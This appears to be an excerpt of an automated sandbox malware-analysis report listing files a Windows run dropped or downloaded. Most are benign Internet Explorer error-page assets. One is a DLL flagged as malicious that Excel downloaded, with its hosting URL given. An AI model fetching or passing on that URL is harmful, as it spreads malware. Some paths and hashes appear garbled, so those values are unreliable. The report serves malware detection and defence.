| Malicious:                                                                              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:                                                                                | .PNG.....IHDR.....0.....sRGB.....pHYs.....+.....IDAT80.T]H.Q....;3...?.fk.IR..R\$.R.Pb.Q...B..OA..T\$.hAD...J./../..h...fj..+....;s.vg.Zsw.=...{w.s.w.@.....;s...O.....<br>...;yp.....s1@ lr.....>LLa..b?h...l6..U....1....r....T..O.d.KSA..7.YS..a.(F@...xe.^!l.\$h...PpJ...k%....9..QQ....h..!H*...../...2..J2..HG...A....Q&...k..d.&..Xa.t.E..<br>..E..f2.d(../..~.P..+..pik+;...xEU.g....._xfw...+...(.pQ.(../..U./..).@..?.....f'...lx+@F...+....).k.A2...r~B.....TZ..y..9...^..0....q....yY....Q.....A....8j[.O9..t.&...g. l@ ..;..X!...9S.J5..<br>'..xh...8l..~+...mf.m.W.i.{...+>P...Rh...+..br^\$. q.^.....(....j...\$..Ar...MZm ...9..E..!U[S.fDx7<...Wd.....p..C.....^Myl!...c.^..Sl.mGj .....!..h..\$.;.....yD../..a...j.^..}.v....RQ<br>Y*^.....IEND.B`. |

|                                                                                                 |                                                                                                                                                                                                      |
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| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\E12WF3MMU\background_gradient[1]</b> |                                                                                                                                                                                                      |
| Process:                                                                                        | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                                                                                                |
| File Type:                                                                                      | JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3                                                                        |
| Category:                                                                                       | dropped                                                                                                                                                                                              |
| Size (bytes):                                                                                   | 453                                                                                                                                                                                                  |
| Entropy (8bit):                                                                                 | 5.019973044227213                                                                                                                                                                                    |
| Encrypted:                                                                                      | false                                                                                                                                                                                                |
| SSDEEP:                                                                                         | 6:3lIVuiPjIjYhg5suRd8PlmMo23C/kHrJ8yA/NleYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LolrobtHTdbKi                                                                                                             |
| MD5:                                                                                            | 20F0110ED5E4E0D5384A496E4880139B                                                                                                                                                                     |
| SHA1:                                                                                           | 51F5FC61D8BF19100DF0F8AADA57FCD9C086255                                                                                                                                                              |
| SHA-256:                                                                                        | 1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B                                                                                                                                     |
| SHA-512:                                                                                        | 5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDED0A064DB5A                                                                    |
| Malicious:                                                                                      | false                                                                                                                                                                                                |
| Preview:                                                                                        | .....JFIF.....d.d.....Ducky.....P.....Adobe.d.....W.....<br>.....Qa.....?.....%.....x.....s.....Z.....j.T.wz.6...X..@... V.3tM..P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?.. |

|                                                                                    |                                                                   |
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| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\E12WF3MMU\bullet[1]</b> |                                                                   |
| Process:                                                                           | C:\Program Files (x86)\Internet Explorer\iexplore.exe             |
| File Type:                                                                         | PNG image data, 15 x 15, 8-bit colormap, non-interlaced           |
| Category:                                                                          | downloaded                                                        |
| Size (bytes):                                                                      | 447                                                               |
| Entropy (8bit):                                                                    | 7.304718288205936                                                 |
| Encrypted:                                                                         | false                                                             |
| SSDEEP:                                                                            | 12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKlv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R |
| MD5:                                                                               | 26F971D87CA00E23BD2D064524AEF838                                  |
| SHA1:                                                                              | 7440BEFF2F4F8FABC9315608A13BF26CABAD27D9                          |
| SHA-256:                                                                           | 1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D  |

|                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                    |
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| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\2WF3MMU\bullet[1]</b> |                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                                                            | C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1                                                                                                                                                                                                                                                    |
| Malicious:                                                                          | false                                                                                                                                                                                                                                                                                                                                                                              |
| IE Cache URL:                                                                       | res://ieframe.dll/bullet.png                                                                                                                                                                                                                                                                                                                                                       |
| Preview:                                                                            | .PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNjVv-Xz-Y{3XyC\}E__2j.3l.8p.7q;j;.l.Zj.l.5o.7q<..aw.<..dz.E.....1..@.7..~.....9.....A<br>..B..E..9.....a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z'.....#RNS...../.....mIDATx^..C..`.....S....y'...05... .k.X.....*.F.K....JQ..u.<}. ...<br>[U..m.....'r%.....yn.`7F..).5..b..rX.T.....IEND.B`. |

|                                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|----------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\2WF3MMU\httpErrorPagesScripts[1]</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Process:                                                                                           | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File Type:                                                                                         | UTF-8 Unicode (with BOM) text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Category:                                                                                          | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Size (bytes):                                                                                      | 12105                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Entropy (8bit):                                                                                    | 5.451485481468043                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Encrypted:                                                                                         | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SSDEEP:                                                                                            | 192:x20iniOciwd1BtvjrG8tAGGGVWnvYJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| MD5:                                                                                               | 9234071287E637F85D721463C488704C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA1:                                                                                              | CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-256:                                                                                           | 65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-512:                                                                                           | 87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Malicious:                                                                                         | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Preview:                                                                                           | ...function isExternalUrlSafeForNavigation(urlStr){..var regEx = new RegExp("^(http(s?) ftp file):/","i");..return regEx.exec(urlStr);}..function clickRefresh(){..var location<br>= window.location.href;..var poundIndex = location.indexOf("#");..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.su<br>bstring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));}..}.function navCancelInit(){..var location = window.location.href;..var pound<br>Index = location.indexOf("#");..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var<br>bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(<br>bElement);}..}.else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);}..}.function getDisplayValue(elem |

|                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
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| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\2WF3MMU\http_404[1]</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Process:                                                                              | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| File Type:                                                                            | HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Category:                                                                             | downloaded                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Size (bytes):                                                                         | 6495                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit):                                                                       | 3.8998802417135856                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Encrypted:                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                                                               | 48:up4d0yv4VkBxvLutC5N9J\1a5T17kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                                                                  | F65C729DC2D457B7A1093813F1253192                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                                                                 | 5006C9B50108CF582BE308411B157574E5A893FC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:                                                                              | B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                                                              | 717AFF18F105F342103D36270D642CC17BD9921FF0DB8C7E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBE7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Malicious:                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| IE Cache URL:                                                                         | res://ieframe.dll/http_404.htm                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                              | .<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">....<head>..<link rel="st<br>ylesheet" type="text/css" href="ErrorPageTemplate.css">....<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">....<title>HTTP 404 Not Foun<br>d</title>....<script src="errorPageStrings.js" language="javascript" type="text/javascript">..</script>..<script src="httpErrorPagesScripts.js" language="ja<br>vascript" type="text/javascript">..</script>..</head>....<body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initM<br>oreInfo('infoBlockID');">....<table width="730" cellpadding="0" cellspacing="0" border="0">....<tr>..<td align="center" colspan="2">Error title -->..</td>..<td id="infoIconAlign" wi<br>dth="60" align="left" valign="top" rowspan="2">....</td>..</tr>..<tr>..<td colspan="2">..</td>..</tr>..</table>..</body>..</html> |

|                                                                                      |                                                                                                                                 |
|--------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\2WF3MMU\info_48[1]</b> |                                                                                                                                 |
| Process:                                                                             | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                           |
| File Type:                                                                           | PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced                                                                       |
| Category:                                                                            | dropped                                                                                                                         |
| Size (bytes):                                                                        | 4113                                                                                                                            |
| Entropy (8bit):                                                                      | 7.9370830126943375                                                                                                              |
| Encrypted:                                                                           | false                                                                                                                           |
| SSDEEP:                                                                              | 96:WNTJL8szf79MFUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNRzFoQSJPnvzs6rL                                                              |
| MD5:                                                                                 | 5565250FCC163AA3A79F0B746416CE69                                                                                                |
| SHA1:                                                                                | B97CC66471FCDEE07D0EE36C7FB03F342C231F8F                                                                                        |
| SHA-256:                                                                             | 51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859                                                                |
| SHA-512:                                                                             | E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134 |
| Malicious:                                                                           | false                                                                                                                           |

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E12WF3MMUU\info\_48[1]

|          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview: | .PNG.....IHDR.../...0.....#.....IDATx^..pUU..{.....KB.....!.....F.....jp.Q.....Vg.F..m.Q....{.....m.@.56D...&\$d!<..}....s..K9.....{.....[./<.T..l..JR)).9.k.N.%E.W^}...Po.....X.;.=P...../...+...9./...s.....9.. .....*7v..V.....^.\$S[[[.....K.Z.....3..3.....5...0.."/n/c..&{.ht..?...A..l{.n..... ...t.....N}.%v...:E.i.....`...a.k.mg.LX..fcFU.fO...YEfd.}...~".. )\$...^..re.^X..*}?^U.G.....30...X.....f[.lO.P'..KC..[.].6....~..i..Q.; x..T.....s.5...n+0...H#2..#M..m[^3x&E.Ya..lK..[.M..g...yf0..~.....M.]7..ZZZ...a.O.G64]...9..l[.a...N.,h.....5...f*y...}...BX{G^...?c.....s^..P.(.G...t0.:X.DCs.....]vf...py).....x.>..Be.a..G...Y!...Z...g.{...d.s.o.....%x.....R.W.....Z.b,...t..6Ub...U.qY(v..m.a...4.`Qr\..E.G..a)..t.e.j.W.....C<1.....c..l1w....]3%....tR;...3.-NW.5...t.H.h..D..b.....M....)B..2J...)..o..m..M.t...wn./....+Wv....xkg..*.. |
|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E12WF3MMUU\presentation[1].dll



|                   |                                                                                                                                                                                                                                |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:          | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                     |
| File Type:        | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                        |
| Category:         | downloaded                                                                                                                                                                                                                     |
| Size (bytes):     | 312832                                                                                                                                                                                                                         |
| Entropy (8bit):   | 6.133421258123313                                                                                                                                                                                                              |
| Encrypted:        | false                                                                                                                                                                                                                          |
| SSDEEP:           | 6144:92dsJtFrYUZZqrS6HtYP612U8ZlbBmWMOzWb/0:9SsJtFrYJS6NYy123IMWLz5                                                                                                                                                            |
| MD5:              | 5A7C87DAB250CEE78CE63AC34117012B                                                                                                                                                                                               |
| SHA1:             | 554C4CCF2341182768D475087D8A8BCFAA525A12                                                                                                                                                                                       |
| SHA-256:          | 8A26C32848C9EA085505359F67927D1A744EC07303ED0013E592ECA6B4DF4790                                                                                                                                                               |
| SHA-512:          | 3B4BD7963E3C397618562708064674BD2418F5CAB71CE861986EFA3BCD14FA6B0155DAECE10B9A7AD3FE0F7FAC6FDFD693B4AC2451F4EAABB30BA8253286B7ED                                                                                               |
| Malicious:        | true                                                                                                                                                                                                                           |
| Antivirus:        | <ul style="list-style-type: none"><li>Antivirus: ReversingLabs, Detection: 13%</li></ul>                                                                                                                                       |
| Joe Sandbox View: | <ul style="list-style-type: none"><li>Filename: 4Y2l7k0.xlsb, Detection: malicious, <a href="#">Browse</a></li></ul>                                                                                                           |
| IE Cache URL:     | <a href="http://docs.atu.ngr.mybluehost.me/presentation.dll">http://docs.atu.ngr.mybluehost.me/presentation.dll</a>                                                                                                            |
| Preview:          | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......Rich.....PE..L...<br>..Hn'.....!.....P.....@.....T.....<.....0.....@.....text...<br>.....`data...Hq.....@...rsrc.....@..@..reloc...0.....@..B.....<br>..... |

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E19026IKNJ>ErrorPageTemplate[1]

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| File Type:      | UTF-8 Unicode (with BOM) text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Size (bytes):   | 2168                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Entropy (8bit): | 5.207912016937144                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SSDEEP:         | 24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVvorDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZlrHd3FIQfOS6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:            | F4FE1CB77E758E1BA56B8A8EC20417C5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA1:           | F4EDA06901EDB98633A686B11D02F4925F827BF0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-256:        | 8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-512:        | 62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Preview:        | .body.{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;...}...body.securityError.{...font-family: "Segoe UI", "verdana", "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...}...body.tabInfo.{...background-image: none;...background-color: #F4F4F4;...}...a.{...color: rgb(19,112,171);font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;...}...a:link,a:visited{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;...}...a:hover{...color: rgb(7,74,229);...text-decoration: underline;...}...p.{...font-size: 0.9em;...}.....h1 /* used for Title */{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align |

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E19026IKNJ\background\_gradient[1]

|                 |                                                                                                                                  |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                            |
| File Type:      | JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3    |
| Category:       | downloaded                                                                                                                       |
| Size (bytes):   | 453                                                                                                                              |
| Entropy (8bit): | 5.019973044227213                                                                                                                |
| Encrypted:      | false                                                                                                                            |
| SSDEEP:         | 6:3lVuiPjXJYhg5suRd8PlmMo23C/kHrJ8yA/NleYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LolrobtHTdbKi                                          |
| MD5:            | 20F0110ED5E4E0D5384A496E4880139B                                                                                                 |
| SHA1:           | 51F5FC61D8BF19100DF0F8AADA57FCD9C086255                                                                                          |
| SHA-256:        | 1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B                                                                 |
| SHA-512:        | 5F52C117E346111D99D3B8642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDED064DB5A |
| Malicious:      | false                                                                                                                            |
| IE Cache URL:   | <a href="res://ieframe.dll/background_gradient.jpg">res://ieframe.dll/background_gradient.jpg</a>                                |





C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E\CS6\XJW6\errorPageStrings[1]

|          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview: | <pre>//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";var L_REFRESH_TEXT = "Refresh the page.";var L_MOREINFO_TEXT = "More information";var L_OFFLINE_USERS_TEXT = "For offline users";var L_RELOAD_TEXT = "Retype the address.";var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";.....//used by invalidcert.js and hstscentererror.js..var L_CertUnknownCA_TEXT = "Your PC doesn't trust this website's security certificate.";var L_CertExpired_TEXT = "The website's security certificate is not yet valid or has expired.";var L_CertCNMismatch_TEXT = "The hostname in the website's security certificate differs from the website you are trying to visit.";var L</pre> |
|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E\CS6\XJW6\httpErrorPagesScripts[1]

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| File Type:      | UTF-8 Unicode (with BOM) text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Size (bytes):   | 12105                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit): | 5.451485481468043                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SSDEEP:         | 192:x20iniOciwd1Btvjg8tAGGGVWvnyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| MD5:            | 9234071287E637F85D721463C488704C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA1:           | CCA09B1E0FBA38BA29D3972ED8DCECFDEF8C152                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-256:        | 65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-512:        | 87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Preview:        | <pre>...function isExternalUrlSafeForNavigation(urlStr){..var regEx = new RegExp("(^http(s?) ftp file)://", "i");..return regEx.exec(urlStr);}..function clickRefresh(){..var location = window.location.href;..var poundIndex = location.indexOf("#");..if (poundIndex != -1 &amp;&amp; poundIndex+1 &lt; location.length &amp;&amp; isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));}..}.function navCancelInit(){..var location = window.location.href;..var poundIndex = location.indexOf("#");..if (poundIndex != -1 &amp;&amp; poundIndex+1 &lt; location.length &amp;&amp; isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);}..}.function getDisplayValue(elem</pre> |

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E\CS6\XJW6\info\_48[1]

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
